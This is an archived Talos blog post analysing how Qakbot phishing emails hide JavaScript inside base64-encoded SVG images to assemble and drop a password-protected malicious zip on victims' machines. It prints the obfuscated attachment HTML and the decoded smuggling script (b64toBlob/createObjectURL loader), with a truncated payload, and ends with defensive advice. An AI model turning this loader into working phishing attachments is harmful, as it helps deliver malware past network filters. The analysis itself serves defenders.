
HTML smugglers turn to SVG images

By Adam Katz

Published: 2022-12-13 · Archived: 2026-04-05 17:03:50 UTC

Tuesday, December 13, 2022 15:30

- HTML smuggling is a technique attackers use to hide an encoded malicious script within an HTML email attachment or webpage.
- Once a victim receives the email and opens the attachment, their browser decodes and runs the script, which then assembles a malicious payload *directly on the victim's device*.
- Talos has witnessed Qakbot attackers using a relatively new technique that leverages Scalable Vector Graphics images embedded in HTML email attachments.



HTML smuggling using SVG


Smuggling HTML using SVG

There are multiple different ways attackers have been documented abusing the legitimate features of JavaScript and HTML to accomplish HTML smuggling. Recently, however, Talos has witnessed attackers deploying a relatively new HTML smuggling technique—the use of Scalable Vector Graphics (SVG) images.

Unlike pixel-based raster images such as JPEG, SVG images are vector-based, which means they can be increased in size without sacrificing image quality. SVG images are constructed using XML, allowing them to be placed within HTML using ordinary XML markup tags. Talos has identified malicious emails featuring HTML attachments with encoded SVG images that themselves contain HTML <script> tags. Including script tags within a SVG image is a legitimate feature of SVG. Unfortunately this feature is being abused by attackers to smuggle JavaScript onto a victim's computer. Attackers rely on the fact that most web browsers will happily decode and execute this JavaScript as if it were a standard part of the document’s HTML.


In this case, the JavaScript smuggled inside of the SVG image contains the entire malicious zip archive, and the malware is then assembled by the JavaScript directly on the end user's device. Because the malware payload is constructed directly on the victim’s machine and isn’t transmitted over the network, this HTML smuggling technique can bypass detection by security devices designed to filter malicious content in transit.

Below is a malicious Qakbot email. Qakbot is known to hijack a victim’s email and send itself out as a reply to an existing email thread. That behavior is on display here. One interesting facet of many email thread hijackers is that the email threads they hijack are often very old. This particular thread is from 2020.




A Qakbot email features stolen email threads and a malicious HTML attachment.

When the victim opens the HTML attachment from the email, the smuggled JavaScript code inside the SVG image springs into action, creating a malicious zip archive and then presenting the user with a dialog box to save the file.



When the attachment is opened, the SVG image JavaScript pops up a file save dialog box.

The HTML attachment also displays a password that the victim must use to open the encrypted zip archive that was constructed locally on the victim's machine.



The HTML attachment also includes the password to the zip file created by the JavaScript.

Inside the HTML attachment, we can see the code used by the attackers to smuggle the JavaScript onto the victim machine. Besides some of the obvious obfuscation techniques like HTML encoding the "F" in File and the "P" in Password, we can also clearly see an <embed> tag containing a base64-encoded SVG image.

```
<div style=3D"position: absolute; left: 50%;">
        <div style=3D"position: relative; left: -30%; top: 320px; font-size: =
32px;">
                The &#102;ile is not displayed correctly. Use local downloaded =
&#102;ile.
        </div>
        <div style=3D"position: relative; left: -10%; top: 340px; font-size: =
32px;">
                Document &#80;assword:
        </div>
        <div style=3D"position: relative; left: 26%; top: 260px; font-size: =
36px;">
                <p id=3D"xVCyayHp" class=3D"box">abc333</p>
        </div>
</div>

<embed =
src=3D"
RFREIFNWRyAxLjEvL0VOIiAiaHR0cDovL3d3dy53My5vcmcvR3JhcGhpY3MvU1ZHLzEuMS9EV=
EQvc3ZnMTEuZHRkIj4NCjxzdmcgdmVyc2lvbj0iMS4xIiB4bWxucz0iaHR0cDovL3d3dy53My=
5vcmcvMjAwMC9zdmciPg0KCTxjaXJjbGUgY3g9IjI1MCIgY3k9IjI1MCIgcj0iNTAiIGZpbGw=
9InJlZCIgLz4NCgkJPHNjcmlwdCB0eXBlPSJ0ZXh0L2phdmFzY3JpcHQiPg0KCQk8IVtDREFU=
QVsNCg0KCQkJdmFyIHRleHQgPSAnVUVzREJCUUFBUUFJQUpGNlBGVzEzYkNJczBNR0FBRGdEd=
0FNQUFBQVVrVkdJekk1TVRZdWFYTnY5RC9XakI2emJKS2N3Zjd5N3YybUovS0hiNUhBQlRCb2=
ZwcnliSHYrQVRvYnBVZm9Bc2tUT1dnNURMMUtuV0doKy9jWHB0cXBLM2NWNEdVWURKWU9tdzI=
4QmYrZXR3Q1RrQWNqUGZ0T0NnamNVbFRoVFU0Q1N6OUdQYlp3UHM3MVAwOS9BSFBUb3N3dVlr=
UXlVNDF2TjhCeHhnYjZaVjF1T2wzVFZMd3hFS1RucWVRSDU3aCtENjZMMDNpamQvbHdlU1dlT=
FBBZDl3anhqNTdzenBONW5HaHBSN0hHSXFwdlBXek04MEpac2NyL01VZWcybURiRVA0bXBPWi=
tObTFRbUdUb1Q3UkE3cCt4VEVhUTBJUVN5elk5cWF3MVQzMk5wQVduWDBMQW1UeEVMOEpzN0F=
scktiZ2k4OUF5V2VLL0Fjb01mWEFqSytyL3h0TFlYd1lIMDhNdlFTbVEvQU1vMnF1bVBSdm9q=
ZTRIOER1aklWSXNFWTJZdkNYZU54OGJkNkZQVkxvN0Q0L0ZIYllLbUhXNFJwMTJjaVp6ZFFpR=
TlRbHRNakhrc0JDZnFWSFRiV0pZYVc0ZmpNbXpJbGh0ejREd1EwRDdqekRORDA4YWZkWm1Mai=
9tVkc2SlhmeVZIeE5ma2NpcFhxMGxrTzZMQXFhZDNhNWc0bEZMRmMrS1JVc0tKWlo0a2RkdWl=
EQWQrckJ4ZGFXUTlOWlFUb0VxTTZsNDRRd2UwamFLRTAwYklMOWFjVkdRenVxTFoxN09jVWls=
RWdlT3ZjL2Y2ZUFLK2R3UmF2MG05RXVuSys5V2s5cUhXOVhubnFXNVdiMmRDS0ZZNzViaE9Rb=
DJJaEw3Mk9Gekg5YkZybVVJWkdPREg1UDgrakdIUjlIdDhHcVN4SUtKa1ZUa2JJUjNELzQyWj=
B1dkUzemRETXdaaHludENza2cwTnpON1lXRlQ5aXc5L2hPb0dsLy9XTFo1VnUxbUg0enFmMUN=
0MkR2NHY2L1BoclJLUitoZko4cERmS3N5ZGtDQzgyZ3BQVWMwb1FQSmtJWjJ3YnpxR1dmaHJI=
bVRLdllWK1pGNGJDTDdyTGxORTBZN1BYeGJ0SldpVU8wRFV5VGxOd1BTazYzV1FES2UwK28xV=
m1paTR5T3BxeXVnb1l4Q2k2UXA4Tmw5VVBGeWdmUkRWNWU4MllVRS83R1Q3WE1sWS9Dc0tJT2=
dxaXpBRUY5TnZsQUNkdmNIOU4yMm9RWHFSVVEwbWpFVFoxbUdNUzBielNZK1o0NjNHZE5IRjJ=
```

The SVG image is base64-encoded and embedded inside the HTML attachment.

When the base64 is decoded and the JavaScript is de-obfuscated, we can see the SVG HTML smuggling technique used by this Qakbot campaign. The charCodeAt() function is used to convert text from a JavaScript variable into a binary blob. Using the createObjectURL() function, the binary blob is converted into a zip archive that the user is prompted to save on their local filesystem.

```
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN" "http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd">
<svg version="1.1" xmlns="http://www.w3.org/2000/svg">
    <circle cx="250" cy="250" r="50" fill="red" />
        <script type="text/javascript">
        <![CDATA[

            var text = 'UEsDBBQAAQAIAJF6PFW13bCIs0MGAADgDwAMAAAAAUkVGIzI5MTYuaXNv9D/WjB6zbJKcwf7y7v2mJ/KHt

            function b64toBlob(b64Data, sliceSize)
            {
                var byteArrays = [];
                var byteCharacters = atob(b64Data);

                for (var offset = 0; offset < byteCharacters.length; offset += sliceSize)
                {
                    var slice = byteCharacters.slice(offset, offset + sliceSize);
                    var byteNumbers = new Array(slice.length);

                    for(var i = 0; i < slice.length; i++)
                    {
                        byteNumbers[i] = slice.charCodeAt(i);
                    }

                    var byteArray = new Uint8Array(byteNumbers);
                    byteArrays.push(byteArray);
                }

                var blob = new Blob(byteArrays, {type: "application/zip"});
                return blob;
            }

            function newFile(blob)
            {
                let file = new File([blob], "attachment.zip", {type: "application/zip"});
                let exportUrl = URL.createObjectURL(file);
                window.location.assign(exportUrl);
                URL.revokeObjectURL(exportUrl);
            }

            var blob = b64toBlob(text, 512);
            newFile(blob);

        ]]>
        </script>
</svg>
```

An example of a decoded base64 SVG image from a malicious Qakbot email.

If the user manages to enter the password provided by the attacker and open the zip archive, they can extract an .iso file. The .iso file is intended to infect the victim with Qakbot, according to Cisco Secure Malware Analytics.

Conclusion

Since HTML smuggling can bypass traditional network defenses, it is critical to deploy some sort of security protection to the endpoints in your environment. Having robust endpoint protection can prevent execution of potentially obfuscated scripts, and prevent scripts from launching downloaded executable content. Endpoint security can also enforce rules about which executables are trusted to run in your environment.

Another good defense against HTML smuggling is educating your users about HTML smuggling attacks. For years, email security professionals have been repeating the mantra that users should not open suspicious email attachments or click links in suspicious messages. This is even more true today, given that HTML smuggling attacks can bypass some security devices and are increasing in frequency.

As network defenders improve their abilities to scan for malicious content, we can expect to see attackers looking to counter and evade such content filtering. HTML smuggling’s ability to bypass content scanning filters means that this technique will probably be adopted by more threat actors and used with increasing frequency.

Source: https://blog.talosintelligence.com/html-smugglers-turn-to-svg-images/